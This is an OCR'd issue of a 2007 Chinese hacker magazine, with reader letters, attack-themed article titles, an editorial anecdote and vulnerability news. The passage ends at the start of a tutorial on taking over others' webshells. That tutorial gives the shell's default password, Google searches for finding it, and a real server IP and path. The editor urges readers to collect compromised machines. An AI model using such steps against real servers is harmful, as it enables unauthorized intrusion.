读后感：当我看到这文章，我也很想免费获得上网的机会，但是当我看完文章后才发现，我们这边使用的系统与文章上的不太相同。当然，我会去尝试，至少我又学会了一种方法。所以，只有看了实例后去尝试才可能有进步，天下是不会有不用勤劳就能得到东西。

感受·宣传

城市／江苏南京
论坛ID/edward123
邮件／van-edward@163.com

→对某篇文章的读后感：

文章名称：断头台II

读后感：看了以后很感人，和主人公有同样的体会。失恋后很沮丧，感觉自己失去了一切啊，不知做什么。于是就想到了《黑手》，学学技术，到网吧溜达溜达，以此来消磨时间……祝黑界道友，普黑同乐。

把《黑手》当情人的某编：看到许多读者对感情文学的喜爱，心里也由衷地默默祝福着大家。希望大家玩黑也要人性化，毕竟我们是有思想、有感情的技术流派大军啊！有感情就迸发出来吧，写下来发到《黑手》，让大家一起感受你的点滴！

城市／四川省康定县
论坛ID/无
邮件／511168990@qq.com

→有什么建议和意见

第一次买《黑手》，还比较陌生，但我感觉还是挺不错的，我推荐给了班上7个电脑迷，都说不错，以后要继续买，我也会一直购买的！希望你们越办越成功！一切顺利，扎西德勒！

《黑手》宣传部长：感谢读者们大公无私的共享精神，希望大家能够正确地将原生态黑客精神发扬光大。如果每期一本《黑手》无法让更多人更快地了解，请再购买一本，谢谢！

NOHACK

黑客手册 NOHACK.CN

NO 9 ¥9元

黑客系漫游指南

投稿Mail：nohack@21cn.com

WWW.NOHACK.CN

原生态黑客 ◎ 自由独行的边缘文化

[本手册仅随CD一同赠送，不得单独销售]

2007.10 新改版

非安全

尖端网络安全



新【高手专栏】

编辑部的故事

谈VBS在Hacking中的作用

我在入侵渗透中用过的三则VBS代码

【新洞】 DVBBS另类跨站漏洞

从0day谈in（）函数中的变量未过滤带来的安全隐患

PHPBB 最新漏洞大暴光

【破零】常见破解术语简单介绍

名

渗透日本12官方网站

对ACEA韩国的安全检测

利用163跨站+伪造邮件盗取指定邮箱

【菜】

我用PhpWebshell抓肉鸡

快速把iis打造为php服务器

菜鸟日记之组策略学习

食堂刷卡机制中的欺骗

热

采访 黑色产业从业人员

免杀 asp木马免杀总结

QQ 手机QQ聊天记录随意看

QQ QQ盗号软件后门分析与反击

04

我的一次艰辛的渗透过程

谈环境变量在Hacking中的利用

攻破PHP+Oracle筑起的堡垒

ISBN 978-7-900447-84-5

星陨石碎编辑部一日游

编辑部的故事

来者何人：

星陨石碎——男，非安全线上编辑，默默笔耕不缀，成就了巨著《黑客入门饕餮》。这家伙一直图谋来非安全砸场子，但被编辑部一直婉言谢绝，以避被其惨烈“饕餮盛宴”。不过此君居然用google earth锁定了躲在城乡结合部的“不安全编辑部”，直接于8月某日临近饭时杀入编辑部，并于一月之后写下了当日扫荡编辑部的流水回忆录。

砸场回忆录

①引言

话说手册编辑部一日游，见了土豆、裤子和猴子等人，还有新来的平面规划编辑lx，也算是偶第一次和网友见面了。不过当然偶们比普通网友更不普通，俺们是同志（某猴：太有歧异了），差别在于我是小同志，他们是大同志；他们是老编，我是菜小编。

②出场

一进门坐在靠门最外面的就是土豆了，和手里的同名照片上的不像同一个人，具体长得什么样子就不好详细描述了，省的土豆K 掉我辛苦写的这些东西（土豆：骂人不带这样拐弯抹角滴）……他很客气，不像黑客（豆：本来就不是黑客，其实我是一个文字工作者），具体年龄当时还不很明确，不知道如何称呼，直接就“土豆，你好”了。

然后是我们的光盘编辑眼睛猴，就是老在杂志扉页上写字的家伙，看他空间里的照片比真人要胖，难道所有人的照片和本人看起来都不一样么？看来不上镜的不止我一个，平衡了……（某猴：咱们都是火星来的，地球真危险啊……）

土豆又给我介绍了lx，一看就是文人……然后我们又客气了一会，裤子才拖着板鞋邋遢的进门来，也许是我们网上交流随聊时候比较多吧，和他就不很拘谨了。

③吃在非安全

我到的时候正赶上中午，于是免不了编辑部请客吃饭，啊嘎嘎~~作为客人享有首先点菜的权利，怎奈偶真的没有去过太好的馆子，除了知道宫爆鸡丁和鱼香肉丝等经典菜外，其它的就只能靠价格和想象来定位是否好吃和好看了。为了不让他们觉得我太俗（lx：其实我们都不高雅，所谓太俗即太雅），我只点了前一阵才吃爽的皮蛋豆腐，然后把菜单扔回桌子：“你们点吧”，就赶紧撤了。土豆还是比较欣赏这个菜的，嘿嘿！

期间听他们讲话又知道了一些事情，不过听外地北京话还是有点困难（土豆：我们外来务工人员的普通话基本不如老外说得好），有时候必须经过思考才能明白意思。我虽然也是北京外来人，但俺的普通话还是比较标准的，小学六年打的基础啊！

（某猴：听这话貌似编辑部的我们都是直接跳过了小学……）

④体验

饭后我们直接就回到编辑部了；其实土豆他们很多时候都是这样：没有午休，一直工作到下午饭，做杂志，做合订本，做图书，很辛苦，这时候才发现我编辑文章的工作量根本算不上什么。作为编辑总要为手册排忧解难，土豆安排我校稿，是已经打印出来的纸面形式的稿件。因为很多时候在电脑上看稿件的时候发现不了的错别字，在纸上看却不一样，所以要再以纸面的形式对文章中的错别字、标点符号和语句等不妥的地方标注出来并修正。

其实做一本杂志的过程并不像大家想的那样简单，中间要经历多次的校对和审查，做网络安全类杂志更要对技术严谨。我很郑重的接下校稿的工作……哇，好多啊！不怕不怕，反正时间有的是，做不完正好土豆连下午饭也包了，窃笑中……

真的，在屏幕前觉得很对的一段话，现在看起来却不通顺了，将文章读出来发现类似错误的可能性就更大了。我兢兢业业的工作着，旁边裤子却在用我的本本聊得欢，看的我心里好痒啊！不行，不能急，得慢慢来。啊！极度郁闷中……但还是很快校完稿子，自我感觉良好！很多工作都是这样，过程是痛苦的，但结果是快乐的。我想为了获得快乐，承受一些不爽还是很值得的。当然也有相反的情况，比如踢足球，在球场上奔跑、带球过人、射门，享受每一个精妙的动作，但球赛结束身体会很累，全身酸痛……当然不管是前者或是后者，都是值得我们付出的。

⑤结语

校完稿我就准备动身返校了，有逃避工作的嫌疑……和手册编辑部此次一别，不知何年才能相见……（小小煽情一把）这次到《黑客手册》编辑部收获还是大大滴，原来网上的朋友和现实中的朋友是一样的；还知道了2010是20楼10室，而不是我想象的2号入口和那位大婶所谓的2楼10室。了解了一些生成一本杂志的大概流程，还有当学生最终还是幸福的。社会这么大，学生这个职业算是其中最轻松的了。真的！别扔我啊……



新闻摘要

十月国庆，笑迎奥运，长假休息，厂家修习……前面的话可有玄机哦！呵呵……十月是热闹的，金秋往往是出现在严冬之前（废话），自从有了网络，骗局就开始酝酿了，现在做什么事情貌似都已经离不开高科技。技术要靠自己掌握才能控制住世界，随心所欲啊！看看MS，看看RMB，都是需要的……

新闻短评快

◎ 特大网络骗局突现！

近期网上先后出现数十家诈骗网站，以“奥运2008抽奖”、“网络游戏抽奖”的名字，用笔记本、轿车、奥运门票等大奖为诱饵，欺骗用户先汇去“手续费”，而此次大规模的网络诈骗受害者遍及全国各地。

其实网络骗子使用的手段并不算是高明，他们先花几百元建立一个著名网站的“克隆版”，然后用QQ消息、木马病毒、电子邮件等方式发送这些网址，告诉网友“中奖了”，等受害者打电话过来之后，就让他们先汇来“手续费”。

据深知内情的青少年说，这种骗局的成功率可以达到“1000个人总有3、4个会打电话来问，10个打电话的人总有1个人会当真”。

从网络骗子的站点可以看到，其页面完全模仿著名门户的风格，还把联想、可口可乐、网易、索尼等著名公司的标志放在显眼位置，甚至提供了北京市公证处的链接，以取得用户的信任。

小迷点评：那么，这些骗子网站有什么特点，普通用户应该如何识别和防护呢？

1、最简单快捷的方法就是查域名，一般正规网站更多的是使用.com、.com.cn等常见的后缀，而使用如name、biz等的冷门后缀站点的可信度就比较低了。

2、电话信息的识别，有些站点的咨询电话为010-8188-1234、01-085-673211等奇怪的显示方式，其实一起连拨的时候自然就成普通号码段了。

3、获得前面2点的信息后用多个搜索引擎查询关键字，从而收集更多的相关信息来判断活动的真实性。

◎ 卡巴斯基留后门！？

Rootkit技术研究网站www.rootkit.com发表了俄罗斯黑客EP_X0FF的一篇文章：《卡巴斯基反病毒软件6/7中的黑客后门》(也许偶翻译有错，但意思可能差不多)。该文章中指出，卡巴斯基6.0-7.0中存在多个明显的可以引发黑客攻击的BUG，包括对SSDT挂钩不正确的处理，和开放了一个由Ring3（用户层）通向Ring0（核心层）的CallGate（调用门），及其自身的“自我保护”功能相当脆弱。

作者同时给出了发起这些攻击的源代码，以及卡巴斯基应该如何改进自己的虫灾泛滥的驱动（作者原话）的办法。文中作者谈到：

If you installs this antivirus on your PC you are (what a irony) opening it for additional exploits / backdoors, created with help of this antivirus. LOL.

如果你在你的电脑上安装了这样一个反病毒软件（多么讽刺！），附加的漏洞和后门将会通过这个反病毒软件的帮助创建到你的机器上。

小迷点评：EP_X0FF是著名的俄罗斯黑客，曾开发过Rootkit Unhooker、Process walker等国际领先的反ROOTKIT软件，并担任微软SysInternals技术论坛的Malware（恶意软件）版版主。

漏洞公告牌

◎ 思科路由器惊现严重漏洞 可影响我国骨干网络安全

国家计算机网络应急技术处理协调中心（CNCERT）发布安全公告称，思科系统中存在三个安全漏洞，此漏洞影响所有运行IOS的思科设备，目前尚不清楚此漏洞是否造成损失。不过专家指出：“由于我国电信、网通、移动、联通、铁通等五大基础运营商核心路由器均使用思科产品，因此漏洞对我国的骨干网安全存在潜在威胁。为保障公共互联网安全，请相关用户及时修补漏洞。”

根据安全公告，漏洞包括Cisco IOS TCP包处理漏洞、Cisco IOS IPv4伪造包漏洞、Cisco IOS IPv6伪造包漏洞。远程攻击者可以利用IOS中的漏洞让受影响的设备重载操作系统。在重载期间，由于数据包不能被正确处理，实际相当于拒绝服务攻击，持续利用漏洞会造成持续的拒绝服务攻击。

据了解，思科已经提供了修复全部漏洞的软件，可从其官方网站下载，用户只要及时下载、安装补丁，将可避免遭受安全威胁。

小迷点评：这是继2004年4月的思科TCP漏洞之后，三年来CNCERT第一次发布思科设备漏洞。CNCERT近三年所有公告，涉及以微软居多，思科仅此两次。

◎ MS07-054：MSN Messenger中允许远程执行代码漏洞

漏洞描述：当用户接受攻击者的网络摄像机或视频聊天邀请时，漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以完全控制受影响的系统。那些账户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。

受影响的软件均是运行在流行的操作系统中，包括以下几个版本：

MSN Messenger 6.2
MSN Messenger 7.0
MSN Messenger 7.5
Windows Messenger 8.0

不受影响的软件版本：

MSN Messenger 7.0.0820
Windows Live Messenger 8.1

Microsoft建议在Microsoft Windows 2000 Service Pack 4上使用MSN Messenger 6.2和MSN Messenger 7.0的用户尽早升级到MSN Messenger 7.0.0820。在其他受支持的Windows平台上支持MSN Messenger 6.2、MSN Messenger 7.0、MSN Messenger 7.5或Windows Live Messenger 8.0的用户应尽早升级到Windows Live Messenger 8.1。

小迷点评：今天很郁闷，MSN被强行升级了，呵呵……更新到了8.1版本，也好，至少没有这个漏洞了，而且貌似偶一直都是被MSN强行升级……

肉鸡接龙

小编首语：

10月啦，管理员都放大假啦，小小菜鸟们还不行动起来？趁现在这个大好时机，多捞点肉鸡准备过冬啊。至于肉鸡怎么捉，那就要各位看官各显神通了。且看看这期的文章会不会给你一点提示呢？

我用PhpWebshell玩肉鸡

图 simeon

通过本文你可以学到

1．了解Phpwebshell　2．如何获取他人的肉鸡

一直以来，我都很希望天上能够掉下一个“鸡馅饼”，直到今天才得以实现。偶不敢一个人独享，因此将其过程写出来跟大家一起分享。我在使用阿杰专用phpwebshell时，由于其源代码进行了加密，而在源文件开始处注明了**默认密码为“456655”**，如图1，我想很多菜鸟包括一些老鸟，都会因为重新解密比较麻烦而未修改控制密码。如果能够在网上找到webshell地址，也许能够获得控制权。



图1 阿杰专用PhpWebshell 默认密码

一、使用搜索引擎查找Webshell

我先用百度搜索了“阿杰专用phpshell”，其结果中显示没有相关地址。我换成Google，呵呵，出来了两个，如图2。从上往下依次单击连接进入相应页面，第一个google搜索出来的链接地址的网页文件只能下载，不能正常浏览，第二个地址可以浏览。




图2 使用Google搜索phpshell

二、进行相关信息收集

1．IP地址定位

搜索结果140.127.80.42/yeh/uploads/upfile/4_showdata.php中包含了IP地址140.127.80.42，说明该网站服务器IP地址就是140.127.80.42，通过**www.ip138.com**进一步确认网站属于“※※※※环境教育学会”，判断好网站的类型，才好进行进一步的控制或者检查。

判断类型至关重要，有一些网站我们是不能够随便弄的，弄了以后比较麻烦。在看清楚网站类型以后，才好进一步判断目标情况。